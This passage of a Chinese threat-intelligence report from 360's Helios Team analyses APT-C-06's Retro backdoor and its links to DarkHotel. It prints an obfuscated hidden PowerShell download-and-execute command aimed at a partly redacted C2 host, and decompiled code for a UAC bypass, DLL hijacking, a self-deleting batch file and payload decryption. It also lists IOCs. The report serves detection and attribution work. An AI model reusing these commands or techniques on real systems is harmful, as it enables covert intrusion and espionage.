    "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\Administrator\AppData\Local\Temp\H
powershell.exe (3424)
    powershell -noProfile -NoLogo -ex Bypass -windowStyle hidden "$url='http://[REDACTED]ers.com/s7/cont
    ',('36G107h101j121z61x390760113z53R56z52h54R1210710112z1160111z119K77>99K117K76j121R81-66K99R100-119x43K
    07j83j104h115R61G39R59>32x36K119G99032K61R32>78R101j119>45j79K98R1060101j99z116R32x78-101K116z46z87>101F
    >100z1010114x115-91R34G85R115R101j114z45065-103>101x110z116G34j93-32>61G32R34x77R111j1220105G49h49-97j4i
    0>108G111097x100K83G116j114x105-110h103040G36x1170114h108-41x59K32-1050101x120>32-36K97' -split 'x' -split
    LiT 'G'-split 'z'-split 'O' | foreach { ([int] $_ -AS [Char]) } } } } "
[-] rundll32.exe (3080)
    "C:\Windows\System32\rundll32.exe" C:\Users\Administrator\AppData\Roaming\RQKFJLKJ.dll,uncompress2
[-] cliconfig.exe (3392)
    "C:\Windows\system32\cliconfig.exe" C:\Windows\system32\cliconfig.exe
cmd.exe (2976)
    C:\Windows\system32\cmd.exe /c "C:\Users\ADMINI~1\AppData\Local\Temp\M04TH2H0.bat"

```

## 1. Retro（复古）后门执行分析

本次攻击使用的后门程序实际为 APT-C-06 组织已知的 Retro（复古）系列后门，下面来具体分析一下该后门程序的执行流程。

首先通过 rundll32 执行伪装为 zlib 库函数的 DLL，执行后门安装函数 uncompress2 和 uncompress3。

其使用 COM 接口进行 UAC 绕过，将自身 DLL 拷贝到 System32 路径下实现 DLL 劫持，其劫持的目标为 cliconfig.exe 与 SearchProtocolHost.exe。

```

if ( CoGetObject(L"Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}", &pBindOptions, &riid, &ppv)
|| CoCreateInstance(&clsid, 0, 7u, &riid, &ppv)
|| !ppv
|| (*(int (__stdcall **)(void *, signed int))*)(_DWORD *)ppv + 20)(ppv, 277087764)
|| SHCreateItemFromParsingName(pAppDataPath, 0, &unk_5A4D51FC, &v10)
|| !v10
|| SHCreateItemFromParsingName(pSystemDir, 0, &unk_5A4D51FC, &v8) )
{

```

通过 COM 接口将 AppData 目录下的 DLL 文件 copy 到 System32 目录下，命名为 msfte.dll 和 NTWDBLIB.dll。

```

1 void __noreturn uncompress2()
2 {
3     q_CopyToSystemDir(L"msfte.dll", 0);
4     q_CopyToSystemDir(L"NTWDBLIB.dll", 1);
5     ExitProcess(0);
6 }

```

随后将文件 NTWDBLIB.dll 拷贝到 System 目录下，并执行系统自带的 cliconfig 实现 DLL 劫持，加载 NTWDBLIB.dll。

```

lstrcpyA(v3, v4);
lstrcatA(v3, "\\cliconfg.exe");
do
    Sleep(0x64u);
while ( !PathFileExistsW(v2) );
memset(&pExecInfo, 0, 0x3Cu);
pExecInfo.cbSize = 60;
pExecInfo.fMask = 64;
pExecInfo.lpFile = v3;
pExecInfo.lpParameters = v3;
pExecInfo.lpDirectory = (LPCSTR)sub_5A4C1000(pSystemDir);
pExecInfo.nShow = 0;
if ( ShellExecuteExA(&pExecInfo) && pExecInfo.hProcess )
{
    WaitForSingleObject(pExecInfo.hProcess, 0xFFFFFFFF);
    CloseHandle(pExecInfo.hProcess);
}


```

NTWDBLIB.dll 的作用为重启系统服务 WSearch，进而实现 msfte.dll 的启动。

```

lstrcpyW(&String1, L"WSearch");
hSCManager = OpenSCManagerW(0, 0, 0xF003Fu);
if ( hSCManager )
{
    hSCObject = OpenServiceW(hSCManager, &String1, 0xF01FFu);
    if ( hSCObject )
    {
        if ( StartServiceW(hSCObject, 0, 0) )
        {
            QueryServiceStatus(hSCObject, &ServiceStatus);
            v2 = GetTickCount();
            v7 = ServiceStatus.dwCheckPoint;
            while ( ServiceStatus.dwCurrentState == 2 )

```






随后脚本会在 TEMP 目录下生成 MO4TH2H0.bat 文件并执行，内容为删除系统目录下的 NTWDBLIB.DLL 和自身 BAT。

```
:Repeat 1
Del "C:\Windows\system32\NTWDBLIB.DLL"
if exist "C:\Windows\system32\NTWDBLIB.DLL" goto Repeat 1
Del "C:\Users\ADMINI~1\AppData\Local\Temp\M04TH2H0.bat"
```

```
GetTempPathW(0x104u, &Buffer);
lstrcatW(&Buffer, L"\\M04TH2H0.bat");
GetSystemDirectoryW(&String1, 0x104u);
lstrcatW(&String1, L"\\NTWDBLIB.DLL");
hFile = CreateFileW(&Buffer, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
if ( hFile == (HANDLE)-1 )
{
    result = 0;
}
else
{
    wsprintfA(&String, ":Repeat 1\r\n");
    v1 = lstrlenA(&String);
    WriteFile(hFile, &String, v1, &NumberOfBytesWritten, 0);
    v2 = sub_10001000(&String1);
    wsprintfA(&String, "Del \"%s\"\r\n", v2);
    v3 = lstrlenA(&String);
    WriteFile(hFile, &String, v3, &NumberOfBytesWritten, 0);
    v4 = sub_10001000(&String1);
    wsprintfA(&String, "if exist \"%s\" goto Repeat 1\r\n", v4);
    v5 = lstrlenA(&String);
    WriteFile(hFile, &String, v5, &NumberOfBytesWritten, 0);
    v6 = sub_10001000(&Buffer);
    wsprintfA(&String, "Del \"%s\"\r\n", v6);
```

msfte.dll 为最终的后门程序，其导出伪装为 zlib，核心导出函数为 AccessDebugTracer 和 AccessRetailTracer。其主要功能为与 CC 通信，进一步下载执行后续的 DLL 程序。

Name	Address	Ordinal
 AccessDebugTracer	5A4C14D0	1
 AccessRetailTracer	5A4C1430	2
 adler32	5A4C23E0	3

与之前分析的样本类似，其同样采用了图片隐写传输和内存反射加载的方式实现其解密的 CC 通讯信息如下：

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
68	74	74	70	3A	2F	2F	70	61	73	73	2D	61	75	74	68	http://
2E	63	6F	6D	2F	73	37	2F	63	6F	6E	66	69	67	2E	70	.com/s7/config.p
68	70	3B	68	74	74	70	3A	2F	2F	73	74	61	74	69	63	hp;http://
2D	61	6E	61	6C	79	73	69	73	2D	63	65	6E	74	65	72	
2E	63	6F	6D	2F	73	37	2F	63	6F	6E	66	69	67	2E	70	.com/s7/config.p
68	70	3B	70	70	68	70	3B									hp;pphp;

请求的格式为：

hxxp://CC\_Address/s7/config.php?p=M&inst=7917&name=

其中参数 p 为当前进程权限，有 M 与 H 两类，inst 参数为当前安装 id，name 为解密获得的 CC\_name，本次为 pphp。

```
if ( !GetVersionEx(&VersionInformation) || VersionInformation.dwMajorVersion > 5 )
{
    lstrcatA(v10, "?p=M&inst=7917&name=");
2:
    lstrcatA(v10, lpString2);
    ++v22;
    u9 = v21;
    TokenHandle = v12;
    v10 += 1024;
    goto LABEL_24;
}
strcatA(v10, "?p=H&inst=7917&name=");
```

下载后进行解密，该过程与之前发现的图片隐写传输格式完全一致。

本次的解密流程如下图所示：

```
v6 = a1;
v7 = *(_DWORD *)(a1 + a2 - 20);
*(_DWORD *)(v6 + a2 - 8) ^= 0x3A8D86FEu;
*(_DWORD *)(v6 + a2 - 4) ^= 0x10AC457Bu;
v8 = (size_t)(a1 + a2 - 4);
if ( (v7 == 0x23012015 || v7 == 0x33012015)
    && (*a4 = v7, v9 = *(_DWORD *)(a1 + a2 - 8), *v8 + v9 + 20 == a2)
    && sub_5A4C1630((_BYTE *)a1, v9) == *(_DWORD *)(a1 + a2 - 16)
    && sub_5A4C1630((_BYTE *)(a1 + *(_DWORD *)(a1 + a2 - 8)), *v8) == *(_DWORD *)(a1 + a2 - 12)
    && (v10 = malloc(*v8), (v11 = v10) != 0) )
{
    memcpy(v10, (const void *)(a1 + *(_DWORD *)(a1 + v4 - 8)), *v8);
```

之前捕获的测试样本解密流程如下图所示：


```
Header = (DecodeHeader *)&Buffer[Length - 20];
q_PrintLog("<%s %d> FlagID: %.8x\n", "ExtractContent", 0x150, Header->FlagID);
q_PrintLog("<%s %d> imgFileCRC: %.8x\n", "ExtractContent", 0x151, Header->imgFileCRC);
q_PrintLog("<%s %d> exeFileCRC: %.8x\n", "ExtractContent", 0x152, Header->exeFileCRC);
q_PrintLog("<%s %d> offset before masking: %.8x\n", "ExtractContent", 0x153, Header->offset);
q_PrintLog("<%s %d> length before masking: %.8x\n", "ExtractContent", 0x154, Header->length);
Header->offset ^= 0x3A8D86FEu;
ExeOffset = Header->offset;
Header->length ^= 0x10AC457Bu;
q_PrintLog("<%s %d> offset after masking: %.8x\n", "ExtractContent", 0x159, ExeOffset);
q_PrintLog("<%s %d> length after masking: %.8x\n", "ExtractContent", 0x15A, Header->length);
v7 = Header->FlagID;
if ( Header->FlagID != 0x23012015 && v7 != 0x33012015 )
{
    q_PrintLog("<%s %d> FLAG ID Error!\n", "ExtractContent", 0x15D);
    return 0;
}
```

对于测试请求对应的 CC URL，由于我们在分析的过程中并没有获取到对应图片，所以 CC 疑似已经失效。

Retro 在执行的过程中，伪装了假的 SSH 和假的 zlib，意图达到迷惑和干扰用户和分析人员的目的。Retro 这种攻击方法从 2016 年开始至今一直在使用。

## 2. Retro（复古）后门演进历史

在 APT-C-06 组织早期的 APT 行动中使用的后门程序是 Lucker，这是一套自主开发定制的模块化木马程序，该套木马功能强大，具备键盘记录、录音、截屏、文件截取和 U 盘操作功能等，Lucker 后门的名称来源于此类木马的 PDB 路径，该后门的大量功能函数使用了 LK 缩写。




在中后期至今我们发现了它的演进和不同类型的两套后门程序，我们以提取自程序中的 PDB 路径将其分别命名为 Retro 和 Collector。Retro 后门作为 Lucker 后门的演进版本，活跃于 2016 年初至今的系列攻击活动。该名称来源于此类木马的 pdb 路径带有标示 Retro，并且在最初的安装程序中也带有 Retro 字样。

```
q_PrintLog("<%s %d> Start to install Retro!\n", "StartProc", 0x29B);
lstrcpyA(DllName, (LPCSTR)OutBuffer + 3);
q_PrintLog("<%s %d> DLL's Name: %s\n", "StartProc", 0x29D, DllName);
```

C:\workspace\Retro\DLL-injected-explorer\zlib1.pdb  
C:\workspace\Retro\RetroDLL\zlib1.pdb

表 Retro 相关样本 PDB 路径

从相关的 PDB 路径可以发现其反射 DLL 注入技术的演进，该系列后门存在着大量的变种。




# 第七章 归属关联分析

## 1. 解密算法


通过分析此次捕获到的样本，我们发现样本在执行过程中所使用的解密算法，与已披露的 APT-C-06 组织所使用的解密算法相同。

本次攻击所使用的样本的解密算法如下：



```
1 unsigned int __cdecl sub_10004800(int a1, unsigned int a2, int a3, int a4)
2 {
3     signed int i; // [sp+0h] [bp-4h]@1
4
5     for ( i = 0; i < a2; ++i )
6         *(_BYTE *)(i + a3) = byte_10012508[i % 64] ^ *(_BYTE *)(i + a1);
7     *(_DWORD *)a4 = a2;
8     return a2;
9 }
```

APT-C-06 组织的所使用的解密算法:



```
1 unsigned int __cdecl sub_40A460(int a1, unsigned int a2, int a3, int a4)
2 {
3     signed int i; // [sp+0h] [bp-4h]@1
4
5     for ( i = 0; i < a2; ++i )
6         *(_BYTE *)(i + a3) = *(_BYTE *)(i % 64 + 0x1000A000) ^ *(_BYTE *)(i + a1);
7     *(_DWORD *)a4 = a2;
8     return a2;
9 }
```

进一步，我们在相关样本的 64 位版本上也发现了相同的解密算法。

## 2. PDB 路径

本次攻击中所使用的样本，其 PDB 路径中含有“Retro”，这是 Retro 木马的特征。

家族类型	Retro
MD5	*****113be2
PDB 路径	C:\workspace\Retro\DLL-injected-explorer\zlib1.pdb

## 3. 中招用户

我们在追溯中招用户的过程中，发现在某一受害机器上存在大量与 APT-C-06 组织相关的同源样本。按时间顺序来看这些样本的话，可以清楚地看到相关恶意程序的进化演变过程。该受害用户从 2015 年起就一直受到 APT-C-06 组织不间断的攻击，最初的样本可以关联到



DarkHotel，后被 Lurker 木马攻击，最近又被利用“双杀”Oday 漏洞（CVE-2018-8174）的恶意程序攻击。

# 第八章 总结

APT-C-06 组织是一个长期活跃的境外 APT 组织，其主要目标为中国和其他国家。攻击活动主要目的是窃取敏感数据信息进行网络间谍攻击，其中 DarkHotel 的活动可以视为 APT-C-06 组织一系列攻击活动之一。

在针对中国地区的攻击中，该组织主要针对政府、科研领域进行攻击，且非常专注于某特定领域，相关攻击行动最早可以追溯到 2007 年，至今还非常活跃。从我们掌握的证据来看该组织有可能是由境外政府支持的黑客团体或情报机构。

该组织针对中国的攻击时间已经长达 10 年之久，攻击使用的漏洞和后门技术在不断演进中。根据我们 2017 年捕获到的数据来看，该组织对我国的攻击主要集中在某些外贸产业活跃的重点省份，主要对外贸易相关的机构和关联机构为攻击目标，进一步窃取相关的机密数据，对目标进行长期的监控。

在十数年的网络攻击活动中，该组织多次利用 Oday 漏洞发动攻击，且使用的恶意代码非常复杂，相关功能模块达到数十种，涉及恶意代码数量超过 200 个。2018 年 4 月，360 核心安全事业部高级威胁应对团队在全球范围内率先监控到了该组织使用 Oday 漏洞的 APT 攻击，进而发现了全球首例利用浏览器 Oday 漏洞的新型 Office 文档攻击。

360 核心安全事业部高级威胁应对团队在捕获到这一使用 Oday 漏洞的 APT 攻击后，第一时间向微软进行了信息共享并披露了该漏洞细节。在 5 月 8 日微软官方安全补丁发布后，我们发布本文对此次攻击事件进行了详实的披露与分析。

# 附录 部分 IOC

DOC
*****3c8901
HTML
*****1e71e7
PE
*****113be2
*****0d223b
*****875a5e
*****662268
*****9b7eb4
C&C

\*\*\*\*\*ers.com

\*\*.\*\*\*.242

#### URL

[http://\\*\\*\\*\\*\\*ers.com/s7/config.php](http://*****ers.com/s7/config.php)

[http://\\*\\*\\*\\*\\*ers.com/s2/search.php](http://*****ers.com/s2/search.php)

## 参考

<https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-8174>



## 360 追日团队 ( Helios Team )

360 追日团队 ( Helios Team ) 是 360 科技集团下属高级威胁研究团队，从事 APT 攻击发现与追踪、互联网安全事件应急响应、黑客产业链挖掘和研究等工作。团队成立于 2014 年 12 月，通过整合 360 公司海量安全大数据，实现了威胁情报快速关联溯源，独家首次发现并追踪了三十余个 APT 组织及黑客团伙，大大拓宽了国内关于黑客产业的研究视野，填补了国内 APT 研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。

### 已公开 APT 相关研究成果

发布时间	报告名称	组织编号	报告链接
2015.05.29	海莲花：数字海洋的游猎者 持续 3 年的网络空间威胁	APT-C-00	<a href="http://zhui.360.cn/report/index.php/2015/05/29/apt-c-00/">http://zhui.360.cn/report/index.php/2015/05/29/apt-c-00/</a>
2015.12.10	007 黑客组织及地下黑产活动分析报告		<a href="https://ti.360.com/upload/report/file/Hook007.pdf">https://ti.360.com/upload/report/file/Hook007.pdf</a>
2016.01.18	2015 年中国高级持续性威胁 APT 研究报告		<a href="http://zhui.360.cn/report/index.php/2016/01/18/apt2015/">http://zhui.360.cn/report/index.php/2016/01/18/apt2015/</a>
2016.05.10	洋葱狗：交通能源的觊觎者 潜伏 3 年的定向攻击威胁	APT-C-03	<a href="http://zhui.360.cn/report/index.php/2016/05/10/apt-c-03/">http://zhui.360.cn/report/index.php/2016/05/10/apt-c-03/</a>
2016.05.13	DarkHotel 定向攻击样本分析	APT-C-06	<a href="http://bobao.360.cn/learning/detail/2869.html">http://bobao.360.cn/learning/detail/2869.html</a>
2016.05.30	美人鱼行动：长达 6 年的境外定向攻击活动揭露	APT-C-07	<a href="http://zhui.360.cn/report/index.php/2016/05/30/apt-c-07/">http://zhui.360.cn/report/index.php/2016/05/30/apt-c-07/</a>
2016.06.03	SWIFT 之殇：针对越南先锋银行的黑客攻击技术初探		<a href="http://bobao.360.cn/learning/detail/2890.html">http://bobao.360.cn/learning/detail/2890.html</a>
2016.07.01	人面狮行动 中东地区的定向攻击活动	APT-C-15	<a href="http://zhui.360.cn/report/index.php/2016/07/01/apt-c-15/">http://zhui.360.cn/report/index.php/2016/07/01/apt-c-15/</a>
2016.07.21	台湾第一银行 ATM 机“自动吐钱”事件分析		<a href="http://bobao.360.cn/news/detail/3374.html">http://bobao.360.cn/news/detail/3374.html</a>
2016.08.04	摩诃草组织 来自南亚的定向攻击威胁	APT-C-09	<a href="http://zhui.360.cn/report/index.php/2016/08/04/apt-c-09/">http://zhui.360.cn/report/index.php/2016/08/04/apt-c-09/</a>
2016.08.09	关于近期曝光的针对银行 SWIFT 系统攻击事件综合分析		<a href="http://zhui.360.cn/report/index.php/2016/08/25/swift/">http://zhui.360.cn/report/index.php/2016/08/25/swift/</a>
2016.11.15	曼灵花攻击行动（简报）		<a href="http://zhui.360.cn/report/index.php/2016/11/04/bitter/">http://zhui.360.cn/report/index.php/2016/11/04/bitter/</a>
2017.02.13	2016 年中国高级持续性威胁研究报告		<a href="http://zhui.360.cn/report/index.php/2017/02/13/2016_ap_report/">http://zhui.360.cn/report/index.php/2017/02/13/2016_ap_report/</a>
2017.03.09	双尾蝎 伸向巴以两国的毒针	APT-C-23	<a href="http://zhui.360.cn/report/index.php/2017/03/09/twotailedscorpion/">http://zhui.360.cn/report/index.php/2017/03/09/twotailedscorpion/</a>

### 联系方式

邮箱: [360zhui@360.cn](mailto:360zhui@360.cn)

微信公众号: 360 追日团队

扫描右侧二维码关微信公众号

